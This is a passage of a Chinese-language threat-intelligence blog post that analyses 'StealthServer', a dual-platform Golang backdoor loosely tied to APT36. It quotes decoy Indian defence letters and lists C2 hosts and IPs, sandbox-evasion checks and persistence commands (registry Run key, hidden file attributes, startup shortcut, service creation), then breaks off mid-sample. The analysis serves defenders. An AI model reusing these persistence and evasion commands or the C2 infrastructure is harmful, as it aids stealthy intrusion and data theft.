blog.xlab.qianxin.com /apt-stealthserver-cn/

南亚某组织的双平台后门：StealthServer

daji ⋮ ⋮ 10/14/2025


APT

- 

daji

2025年10月15日 • 19 min read

南亚地区长期以来都是网络攻击的高发地带，多个 APT 组织在此持续活跃且攻击频率和技术水平不断提升，我们也在关注和收集相关线索。从七月初以来陆续捕获到一批新的样本，包括 Windows 和 Linux 平台，这些文件的名字多与会议、采购等话题相关，比如 **“Meeting_Ltr_ID1543ops.pdf.desktop”**、**“PROCUREMENT_OF_MANPORTABLE_&_COMPAC.pdf.desktop”**，在执行时表面上会打开一份 PDF 文档以误导用户，而真正的恶意负载在后台静默运行，打开的文档内容也多与政治、军队、会议等话题相关，且基本与南亚某国相关。



CONFIDENTIAL

Tele: 011-26197035

INTEGRATED HEADQUARTERS OF
MoD SPI (OPS TRI-SERVICES)
DIR GEN OF SPECIAL OPS MO-7
West Block-V, R K Puram
New Delhi – 110066

AS/8106/URAN/GEN

Jul 2025

The Director

Defence Research and Development Laboratory
Kanchan Bagh
Hyderabad – 500058

Classified Nomination Drive Indo–Israel R&D Alliance on Glide Bomb & High-Speed Systems

1. DRDO has initiated a framework of cooperation with key Israeli Defence firms for the joint development, technology transfer, and potential co-production of Glide Bomb systems and Hypersonic propulsion technologies. These efforts are aligned with India's goals under Aatma Nirbhar Bharat while leveraging allied technological advantages.

2. The Glide Bomb system under consideration is expected to offer high precision strike capability with stand-off range beyond 100 km, suitable for neutralizing high-value enemy targets while minimizing risk to Indian Air Force assets. Discussions are ongoing for adaptation to Indian platforms and terrain requirements.

3. Simultaneously, the collaboration includes joint research initiatives in Hypersonic Technology, focusing on scramjet propulsion, thermal shielding, and control systems. This project aims to bolster India's preparedness in next-generation missile systems.

Copy to:-
DISB
DRDO Headquarters
New Delhi

(Chandra Bhan)
Director for Special Ops (Missiles)

Tele : 34884
E-Mail : skyplan-94@gov.in

50078/PDS/21/GS/AAD-9

12 Aug 2025

सैन्य वायु रक्षा महानिदेशालय/ DTE GEN OF ARMY AD
जिरल स्टॉफ शाखा (उपस्कर)/ GS BRANCH/EQPT एएडी-9/
AAD-9

FWD OF : DRAFT REQUEST FOR INFORMATION (RFI) FOR PROCUREMENT OF MANPORTABLE & COMPACT, LIGHT WEIGHT PASSIVE DETECTION & COUNTER MEASURE SYSTEM (LWPD-CMS)

1. Ref SOP on formulation of RFI, PSQR & GSQR issued vide ADG ADB letter No 00519/GS/ADB/(T&WS)/GSQR/SOP dt 16 Aug 2021.

2. Draft Request for Information (RFI) in respect of Manportable & Compact, Light Weight Passive Detection & Counter Measure System (LWPD-CMS) is fwd herewith for your comments and endorsement.

3. You are requested to fwd comments/endorsement on the subject to this Directorate by **24 Aug 25** positively. If no input is recd by due date, the same will be deemed to be endorsed by the applicable Department/Org/Office.

4. For info and necessary action pl.


(Vikram Devgan)
Col
Col AD (TCR & Make)

经过分析，这是一款名为 **“StealthServer”** 的后门，核心功能使用 Golang 编写，支持 Windows 和 Linux 双平台，包括多个迭代版本。“StealthServer”这个名字来源于最初发现的 Linux 样本，其通信服务器在收到客户端上线之后会响应一条确认信息`{"service":"stealth-server","status":"ok"}`。在之后发现的一个 Windows 变种中还发现了大量类似 **“ULTRA-”** 的字样，表明开发者曾想将 Windows 版本命名为 **“ULTRA-CLIENT”**，但在后续的 Windows 变种里去掉了这一特征，因此这里将两个平台的样本统一称为 **“StealthServer”**。


功能方面，StealthServer 实现了两个核心功能：一是窃取受害者主机上的文件，二是执行 C2 下发的任意命令。协议方面，StealthServer 积极尝试切换不同的协议进行通信：目前识别了三个 Windows 变种，前两个变种通过 TCP Socket 通信，第三个变种切换为 WebSocket 协议；Linux 样本中则发现了两个变种，分别使用 HTTP 和 WebSocket 协议。

除此之外，StealthServer 最显著的特点是通过插入大量垃圾代码和垃圾函数来干扰分析人员，显著拖慢逆向工程的进度，某些变种还试图通过循环访问“google.com”、“microsoft.com”等类似的白名单域名来干扰流量分析。

通过我们的测绘系统搜索今年六月初以来 **Web.Title="*Stealth Server*"** 的资产，能发现一些存活的后台登录地址，如下图中站点标题为 **“Stealth Server - Login”** 的条目所示。由于 StealthServer 的 C2 存活时间一般较短，并无太多指令跟踪或感染方面的视野，因此本文重点放在样本分析部分，一些早期针对部分变种的分析线索也可以作为参考。


奇安信
监管版
漏洞预警
企业服务
工具专栏
充值中心
下载中心
意见反馈
帮助中心
语法检索
web.title="Stealth Server"
独立IP数 14
资产总数
2025 32
国家
荷兰 10
美国 8
瑞士 7
德国 6
中国 1
端口排行
8080 23
80 4
443 1
2082 1
2086 1
2095 1
8880 1
组件排行
域名排行
协议排行
icon排行
2025-06-01~2025-10-10
全部资产
全部资产标签
全部IP标签
数据去重
否
表头设置 +10
API
数据导出
序号 IP 域名 端口/服务 站点标题 状态码 ICP备案企业 操作
1 8.217.5.206 xblsc.141919810.xyz 80 http XBLSC Stealth Server - - 资产详情
2 45.155.54.62 54c4472f-e445-496f-85db-26abf5d07... 8080 http Stealth Server - Login 200 - 资产详情
3 164.215.103.129 staging.1270001.fit 8080 http Stealth Server - Login - - 资产详情
4 164.215.103.129 test.1270001.fit 8080 http Stealth Server - Login 200 - 资产详情
5 164.215.103.129 demo.1270001.fit 8080 http Stealth Server - Login 200 - 资产详情
6 164.215.103.129 cdsofficialgov.site 8080 http Stealth Server - Login 200 - 资产详情
7 164.215.103.129 08909ede-97d2-4e40-9b7d-0016235... 8080 http Stealth Server - Login 200 - 资产详情
8 164.215.103.129 app.1270001.fit 8080 http Stealth Server - Login 200 - 资产详情
9 164.215.103.129 164.215.103.129 8080 http Stealth Server - Login 404 - 资产详情
10 45.155.54.122 45.155.54.122 8080 http Stealth Server - Login 200 - 资产详情
11 45.155.54.122 seemysitelive.store 8080 http Stealth Server - Login 200 - 资产详情
12 161.97.82.97 161.97.82.97 8080 http Stealth Server - Login 200 - 资产详情
13 146.148.140.176 www.molecupath.com 80 http Cloak Landing Pages- Building ... - - 资产详情
14 147.93.155.118 www.newforsomething.rest 8080 http Stealth Server - Login 200 - 资产详情
15 147.93.155.118 newforsomething.rest 8080 http Stealth Server - Login - - 资产详情
16 147.93.155.118 seeconnectionalive.website 8080 http Stealth Server - Login 200 - 资产详情
17 147.93.155.118 147.93.155.118 8080 http Stealth Server - Login 200 - 资产详情
18 147.93.155.118 www.seeconnectionalive.website 8080 http Stealth Server - Login 200 - 资产详情
19 45.155.54.122 www.newforsomething.rest 8080 http Stealth Server - Login 200 - 资产详情

后台登录界面如下。



关联分析

基于以下几点线索，推测该后门可能与 APT36 存在一些关联。

1）样本行为特征符合该组织的历史样本特征：比如使用 .desktop 分发二进制 ELF 文件，这些 .desktop 文件通常伪装为 PDF 快捷方式，文件名以及打开的 PDF 文件内容多与政治、采购、会议等话题有关且多与南亚某国相关，PDF 文件的 URL 一般以 Google Drive 链接的形式存在。

2）C2 与该组织的基础设施存在关联，这点主要基于域名结构的相似性进行推测：StealthServer 使用的域名多模仿某国政府部门的站点或工具比如“modindia[.]serveminecraft.net”、“modgovindia[.]space”、“kavach[.]space”，这些 C2 与近期一些针对该组织基础设施相关的分析报告中提到的 IoC 存在命名结构上的相似性以及解析方面的关联性，比如“modindia[.]serveminecraft.net”和“modgovindia[.]space”在七月初解析到“101.99.94[.]109“，此外今年六月中旬还有另一个域名“zahcomputers.pk[.]modpersonnel.support”且只有该域名解析到这个 IP，这些域名与上述分析文章里提到的同期出现的疑似该组织使用的钓鱼域名比如“mod.gov.in[.]defencepersonnel.support”、“email.gov.in[.]modindia.link”等存在高度相似的结构，今年四月份 SEQRITE 发布的一份分析报告中提到该组织使用了大量类似上述“.support”、“.link”等结构的域名用于钓鱼。

3）部分分析报告和安全研究人员的公开数据将某些 C2 标记为该组织所属。

StealthServer 样本分析


Windows 和 Linux 平台的样本都使用 Golang 开发，且开发路径几乎一致，基本符合 */bossmaya/*/obfuscated*.go这一结构，我们收集了两种平台的一些开发路径如下所示。

```
EXE:
D:/bossmaya/linuxnewdownloader/windows-client/obfuscated_main.go
```


```
D:/bossmaya/newblkul/client/client_obfuscated.go
D:/bossmaya/newblkul/client/client.go

ELF:
D:/bossmaya/client/obfuscated_client.go
D:/bossmaya/newlinuxblkul/client/main_obfuscated.go
D:/bossmaya/newlinuxblkul/client/main_obfuscated_enhanced.go
/home/boss/Desktop/tgtfile/main_obfuscated_enhanced.go
```

样本加载方面，Windows 的样本使用包含恶意宏代码的 PPT 文档作为加载文件，Linux 的样本则使用该组织惯用的 .desktop 文件。尽管两种平台的样本在具体功能上略有差异，但仍表现出较多共性，除了高度相似的开发路径以外，还有类似的虚拟环境检测、持久化等方法。但综合来看，以下两点是两个平台的样本最突出的共同特征。

（1）相似的代码结构，前面大片的代码都是垃圾代码和垃圾函数调用，核心代码放在尾部，这可以有效拖慢分析过程，如下图所示。




（2）相似的垃圾代码机制，除了在样本开头放置大量垃圾代码以外，还会在关键代码的上下文插入垃圾代码，且某些垃圾函数使用了相同的代码实现，比如无意义的循环计算、无意义的加密解密算法等，如下所示是一个无意义的斐波那契序列实现。



Windows-V1: TCP

#Loader

Windows 变种的第一个版本出现在七月份，入口文件是一个名为 **“PM & Est Sanction Final 2025.ppam”** 的 PPT 文档，这个文档内含一段恶意宏脚本，可以用 oledump 工具提取出来，如下图所示。当用户设置允许 Office 文档的宏代码执行时，会自动执行下述宏代码，整个运行过程涉及两个 URL，其中第一个 `https://filestore[.]space/SoftsCompany/d/11/MES-Presentation`是用于误导用户的 ppt，第二个 `https://filestore[.]space/SoftsCompany/d/14/nodejs`是恶意载荷 StealthServer。



#StealthServer

1. 分析对抗

除了使用大量垃圾代码之外，StealthServer 还使用了较多手段来对抗分析，以及设置持久化驻留。

（1）反调试、反沙箱

① 执行命令`tasklist /fi "imagename eq %s*" | find /i "%s"`检测是否存在下述沙箱和虚拟机相关字符串的进程。

```
VMware
VirtualBox
VBOX
QEMU
Xen
Hyper-V
Parallels
KVM
Virtual
VM
vbox
vmware
```

② 调用 IsDebuggerPresent() 函数判断是否处于调试状态。
③ 获取 PEBDebugFlag 来判断是否处于调试状态。
④ 判断下述目录是否存在，如果存在则认为处于分析环境。

```
C:\\analysis
C:\\sandbox
C:\\malware
C:\\sample
C:\\virus
C:\\quarantine
```

⑤ 判断当前用户名是否是下述列表中之一，如果符合则则认为处于分析环境。

```
admin
administrator
sandbox
malware
virus
user
test
analyst
john
jane
```

（2）干扰流量

循环请求如下几个网站，干扰流量分析。

（3）隐藏终端窗口

调用如下 powershell 指令`cmd /C powershell -WindowStyle Hidden -Command exit`创建一个隐藏的终端窗口。

（4）互斥体检测

通过检查互斥体来判断是否已有同名实例在运行，对字符串`nodejs_instance_mutex`计算 sha256 之后拼接`Global\\%x`得到互斥体名称，随后执行下述指令进行检测`cmd /C powershell -Command \"$mutex = New-Object System.Threading.Mutex($false, '%s'); if($mutex.WaitOne(0)) { exit 0 } else { exit 1 }`

2. 持久化

（1）隐藏文件

把自身文件拷贝到`%APPData`目录下并改名为 nodejs.exe，执行`attrib +h +s`给文件添加隐藏属性和系统属性，使得文件不可见。

（2）注册表自启动

执行`reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v nodejs /t REG_SZ /d \"%s\" /f`将 nodejs.exe 添加注册表自启动。

（3）自动启目录

在启动目录 Startup 下创建 .ps1 文件`create_shortcut.ps1`，使用 powershell 执行该脚本创建一个 lnk 文件`System Update.lnk`到`\\Microsoft\\Windows\\Start Menu\\Programs\\Startup`目录，文件路径指向 nodejs.exe。

```
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut('%s')
$Shortcut.TargetPath = '%s'
$Shortcut.WorkingDirectory = '%s'
$Shortcut.WindowStyle = 7
$Shortcut.Save()
```

（4）计划任务

通过执行`sc create "NodeJSUpdater" binPath= "%s" start= auto DisplayName= "Node.js Background Updater" type= own`以及`sc start "NodeJSUpdater"`创建计划任务实现定期执行。

3. 网络通信

样本使用的服务器地址是`modindia.serveminecraft[.]net`，使用 TCP 协议收发 JSON 格式的数据进行交互，端口为 8080。上线包格式如下，id 字段硬编码在样本中，可能用于标记不同批次的样本或样本的版本，location 字段用“windows - ”拼接当前主机名，antivirus 字段表示杀软名。通信逻辑的上下文中也掺杂着大量垃圾代码，用于干扰分析过程。

```
{
  "id":
"6337343366333831383264363239663264636566383039663631666639333561633632393633 64eae2d6e4"
  "location": "windows - DAJI0A22",
  "antivirus": "Unknown"
}
```


支持如下三个指令。

```
LIST：获取文件列表
UPLOAD：上传指定文件
DOWNLOAD：下载指定文件
```

Windows-V2: TCP

八月底发现了另外一个版本的 Windows 变种，文件名为 **“proxifiersetup.exe”**，该变种对核心功能函数的名字进行了混淆，开发路径为`D:/bossmaya/newblkul/client/client_obfuscated.go`，和下文介绍的 Linux 版本使用了

相同的路径，而且提示信息里表明了该变种的名字为“ULTRA-CLIENT”。基本功能只发生了一点变化比如多了检测Ollydbg、x64dbg、IDA等安全分析工具的反调试的方法，其他方面没有太多变化。



网络通信方面，远程 C2 通过 XOR 加密，但实际还内置了两个备份 IP，C2 使用的端口都是8080。

```
sinjita[.]store
45.155.54[.]122
45.155.54[.]62
```

上线包稍微发生了一点变化，增加了一个os字段，id字段由随机生成的 8 个字节拼接而来，支持的三个指令LIST、UPLOAD、DOWNLOAD没变。

```
{
  "id": "ultra_client_6edc15ad7feac78f",
  "location": "Roubaix, Hauts-de-France, France - UltraPC(Rubin)",
